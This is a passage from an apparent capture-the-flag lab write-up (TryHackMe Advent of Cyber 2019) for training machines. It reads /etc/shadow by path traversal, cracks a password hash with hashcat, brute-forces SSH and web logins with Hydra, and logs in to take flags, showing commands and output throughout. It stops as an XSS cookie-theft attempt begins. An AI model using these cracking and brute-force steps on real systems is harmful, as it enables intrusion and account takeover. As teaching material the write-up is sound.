We use /../ to move up the directory. So from our current directory, we move up to the root directory to access /etc/shadow. Charlie's information is as shown below:

charlie:6oHymLspP$wTqsTmpPkz.u/CQDbheQjwwjyYoVN2rOm6CDu0KDeq8mN4pqzuna7OX.LPdDPCkPj7O9TB0rvWfCzpEkGOyhL.

Using hashcat to crack the password:

```
root@kali:/usr/share/wordlists# hashcat -m 1800 '$'6'$'oHymLspP'$'wTqsTmpPkz.u/CQDbheQjwwjyYoVN2rOm6CDu0KDeq8mN4pqzuna7OX.LPdDPCkPj7O9TB0rvWfCzpEkGOyhL. rockyou.txt --force
hashcat (v5.1.0) starting...
```

```
$6$oHymLspP$wTqsTmpPkz.u/CQDbheQjwwjyYoVN2rOm6CDu0KDeq8mN4pqzuna7OX.LPdDPCkPj7O9TB0rvWfCzpEkGOyhL.:password1

Session..........: hashcat
Status...........: Cracked
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$oHymLspP$wTqsTmpPkz.u/CQDbheQjwwjyYoVN2rOm6CDu0K...GOyhL.
Time.Started.....: Tue Dec 24 23:42:31 2019 (3 secs)
Time.Estimated...: Tue Dec 24 23:42:34 2019 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       22 H/s (7.84ms) @ Accel:64 Loops:32 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 64/14344385 (0.00%)
Rejected.........: 0/64 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: 123456 -> charlie
```

We obtained Charlie's password: **password1**.

#3 What is flag1.txt?

We found port 22 during our nmap scan which allows us to ssh into the server. Using the credentials:

```
root@kali:/usr/share/wordlists# ssh charlie@10.10.74.253
charlie@10.10.74.253's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Wed Dec 25 04:44:59 2019 from 10.8.12.43
charlie@ip-10-10-74-253:~$
```

We managed to enter as Charlie. The flag file is in the current directory:

```
charlie@ip-10-10-74-253:~$ ls -la
total 32
drwxr-xr-x 3 charlie charlie 4096 Dec 13 21:44 .
drwxr-xr-x 4 root    root    4096 Dec 13 21:16 ..
-rw------- 1 charlie charlie  359 Dec 25 04:52 .bash_history
-rw-r--r-- 1 charlie charlie  220 Dec 13 21:16 .bash_logout
-rw-r--r-- 1 charlie charlie 3771 Dec 13 21:16 .bashrc
drwx------ 2 charlie charlie 4096 Dec 13 21:44 .cache
-rw-rw-r-- 1 charlie charlie   38 Dec 13 21:38 flag1.txt
-rw-r--r-- 1 charlie charlie  655 Dec 13 21:16 .profile
charlie@ip-10-10-74-253:~$ cat flag1.txt
THM{4ea2adf842713ad3ce0c1f05ef12256d}
```

The flag is **THM{4ea2adf842713ad3ce0c1f05ef12256d}**.

[Task 21] [Day 16] File Confusion

The Christmas monster got access to some files and made a lot of weird changes. Can you help fix these changes?

Use a (python) script to do the following:


- extract all the files in the archives
- extract metadata from the files
- extract text from the files

#1 How many files did you extract(excluding all the .zip files)

Writing a script as shown below:

```
import os
import zipfile

with zipfile.ZipFile("16. final-final-compressed.zip","r") as zip_ref:
        zip_ref.extractall("16. final-final-compressed")
        listOfFiles = os.listdir("16. final-final-compressed")
        for l in listOfFiles:
            if l.endswith(".zip"):
                with zipfile.ZipFile("16. final-final-compressed/"+l,"r") as zip_2:
                    zip_2.extractall("16. final-final-compressed")
                    os.remove("16. final-final-compressed/"+l)
```

We recursively unzip the files into the same folder. Final output:



50 files extracted.

#2 How many files contain Version: 1.1 in their metadata?

Since we don't know the exact key for the Version 1.1 in the metadata, we do a loop to check through all the files to find the exact key, which came out to "XMP:Version". Then using the exiftool, we print out the files that contain XMP:Version = 1.1:

```
import os
import exiftool

files = os.listdir("/root/Downloads/16. final-final-compressed")

with exiftool.ExifTool() as et:
    metadata = et.get_metadata_batch(files)

for d in metadata:
    if "XMP:Version" in d.keys():
        print("File Name: {} Version: {}".format(d["SourceFile"],d["XMP:Version"]))
```

```
root@kali:~/Downloads/16. final-final-compressed# python3 Script#2.py
File Name: u63T.txt Version: 1.1
File Name: 4jGg.txt Version: 1.1
File Name: FH3t.txt Version: 1.1
```

3 files**.**

#3 Which file contains the password?

Running this command:

grep -rni "password"


-r for recursive search within the directory, -n to print line number, -I for case insensitive search

```
root@kali:~/Downloads/16. final-final-compressed# grep -rni "password"
dL6w.txt:27:password is 'scriptingpass'
```

We can write a python script to do it as well:

```
import os

files = os.listdir("/root/Downloads/16. final-final-compressed")

for f in files:
    print("File: ",f)
    with open(f,"r",encoding="utf-8",errors="ignore") as reader:
        lines = reader.readlines()
        for line in lines:
            if "password" in line:
                print(line)
```

errors = “ignore” is important as the files contains different encoding. Since we are finding human readable characters, we can ignore other type of encoding.



In file **dL6w.txt**.

[Task 22] [Day 17] Hydra-ha-ha-haa

You suspect Elf Molly is communicating with the Christmas Monster. Compromise her accounts by brute forcing them!

Use Hydra to brute force Elf Molly's password. Use the rockyou.txt password list, which can be found here.

#1 Use Hydra to bruteforce molly's web password. What is flag 1?

I tried running hydra with this command:

hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.203.36 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect" –V

But it took way too long to find the password. I did #2 and managed to ssh into the server. Maybe I can locate the web password from there by accessing the web server:

```
molly@ip-10-10-203-36:~$ cd ..
molly@ip-10-10-203-36:/home$ cd ubuntu
molly@ip-10-10-203-36:/home/ubuntu$ ls -la
total 64
drwxr-xr-x 8 ubuntu ubuntu  4096 Dec 17 14:49 .
drwxr-xr-x 4 root   root    4096 Dec 17 14:02 ..
-rw------- 1 ubuntu ubuntu  1237 Dec 17 14:52 .bash_history
-rw-r--r-- 1 ubuntu ubuntu   220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu  3771 Aug 31  2015 .bashrc
drwx------ 2 ubuntu ubuntu  4096 Dec 16 20:44 .cache
drwx------ 3 ubuntu ubuntu  4096 Dec 16 20:50 .config
drwxrwxr-x 4 ubuntu ubuntu  4096 Dec 17 14:49 elf
drwxr-xr-x 4 ubuntu ubuntu  4096 Dec 16 20:53 .forever
-rw-rw-r-- 1 ubuntu ubuntu 12036 Dec 16 20:45 nodesource_setup.sh
drwxrwxr-x 6 ubuntu ubuntu  4096 Dec 16 20:52 .npm
-rw-r--r-- 1 ubuntu ubuntu   655 Jul 12 19:26 .profile
drwx------ 2 ubuntu ubuntu  4096 Dec 16 20:44 .ssh
-rw-r--r-- 1 ubuntu ubuntu     0 Dec 16 20:44 .sudo_as_admin_successful
-rw------- 1 ubuntu ubuntu  3883 Dec 17 14:49 .viminfo
```

The elf directory looks interesting. Let's check it out:


```
molly@ip-10-10-203-36:/home/ubuntu/elf$ ls -la
total 44
drwxrwxr-x  4 ubuntu ubuntu  4096 Dec 17 14:49 .
drwxr-xr-x  8 ubuntu ubuntu  4096 Dec 17 14:49 ..
-rw-rw-r--  1 ubuntu ubuntu    78 Dec 16 20:49 hydra-challenge
drwxrwxr-x 57 ubuntu ubuntu  4096 Dec 16 20:50 node_modules
-rw-rw-r--  1 ubuntu ubuntu   341 Dec 16 20:49 package.json
-rw-rw-r--  1 ubuntu ubuntu 16369 Dec 16 20:49 package-lock.json
-rw-rw-r--  1 ubuntu ubuntu  1181 Dec 17 14:49 server.js
drwxrwxr-x  6 ubuntu ubuntu  4096 Dec 17 14:44 views
molly@ip-10-10-203-36:/home/ubuntu/elf$ cat hydra-challenge
Username: molly
Password: joyness1994


THM{2673a7dd116de68e85c48ec0b1f2612e}
```

We found a text file hydra-challenge and it contains the flag and credential! Similarly, we can look for the display page after login to find the flag:

```
molly@ip-10-10-203-36:/home/ubuntu/elf$ cd views
molly@ip-10-10-203-36:/home/ubuntu/elf/views$ ls -la
total 32
drwxrwxr-x 6 ubuntu ubuntu 4096 Dec 17 14:44 .
drwxrwxr-x 4 ubuntu ubuntu 4096 Dec 17 14:49 ..
drwxrwxr-x 2 ubuntu ubuntu 4096 Dec 16 20:49 assets
drwxrwxr-x 2 ubuntu ubuntu 4096 Dec 16 20:49 css
drwxrwxr-x 2 ubuntu ubuntu 4096 Dec 16 20:49 img
-rw-rw-r-- 1 ubuntu ubuntu  687 Dec 16 20:49 index.ejs
drwxrwxr-x 2 ubuntu ubuntu 4096 Dec 16 20:49 js
-rw-rw-r-- 1 ubuntu ubuntu 1136 Dec 17 14:44 login.ejs
molly@ip-10-10-203-36:/home/ubuntu/elf/views$ cat index.ejs
```

```
      border-radius: 0;
    }
    h1 {
      position: absolute;
      left: 50px;
      top: 50px;
      font-weight: bold;
      font-size: 50px;
    }
  </style>
  <body>

    <div class="jumbotron text-center">
      <h1>TMH{2673a7dd116de68e85c48ec0b1f2612e}</h1>
    </div>

    <script src="/js/jquery.slim.min.js"></script>
    <script src="/js/popper.min.js"></script>
    <script src="/js/bootstrap.min.js"></script>
  </body>
</html>
```

The flag is here as well! To confirm the credential obtained, we try login into the web server:



Flag is displayed. **TMH{2673a7dd116de68e85c48ec0b1f2612e}**.

#2 Use Hydra to bruteforce molly's SSH password. What is flag 2?

Using the following command below to use hydra:

hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.203.36 -t 4 ssh

-l to set the username, -P to set the password list, -t to set the number of threads to use.

```
root@kali:~/Downloads# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.203.36 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-27 10:20:55
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries
 per task
[DATA] attacking ssh://10.10.203.36:22/
[22][ssh] host: 10.10.203.36   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
```

We get the password: butterfly. Now we ssh into the server:

```
root@kali:~/Downloads# ssh molly@10.10.203.36
molly@10.10.203.36's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
```

```
molly@ip-10-10-203-36:~$ ls -la
total 36
drwxr-xr-x 3 molly molly 4096 Dec 17 14:38 .
drwxr-xr-x 4 root  root  4096 Dec 17 14:02 ..
-rw------- 1 molly molly   42 Dec 17 14:38 .bash_history
-rw-r--r-- 1 molly molly  220 Dec 17 14:02 .bash_logout
-rw-r--r-- 1 molly molly 3771 Dec 17 14:02 .bashrc
drwx------ 2 molly molly 4096 Dec 17 14:37 .cache
-rw-rw-r-- 1 molly molly   38 Dec 17 14:38 flag2.txt
-rw-r--r-- 1 molly molly  655 Dec 17 14:02 .profile
-rw------- 1 molly molly  604 Dec 17 14:38 .viminfo
molly@ip-10-10-203-36:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
```

We obtain the flag:**THM{c8eeb0468febbadea859baeb33b2541b}**.

[Task 23] [Day 18] ELF JS

McSkidy knows the crisis isn't over. The best thing to do at this point is OSINT


we need to learn more about the christmas monster

During their OSINT, they came across a Hacker Forum. Their research has shown them that this forum belongs to the Christmas Monster. Can they gain access to the admin section of the forum? They haven't made an account yet so make sure to register.


Access the machine at http://[your-ip-address]:3000 - **it may take a few minutes to deploy.**

#1 What is the admin's authid cookie value?


We access the webpage:




Let us create an account:




Using burpsuite to intercept our traffic, we login using the account we just created:




Click on Forward:



We can see our authid in the cookie. The goal is to obtain the admin's authid. Once we are in, we are greeted by this page:




It's a forum where we can submit entries. If the input is unsanitised, we can execute XSS. Let us try a harmless XSS here:

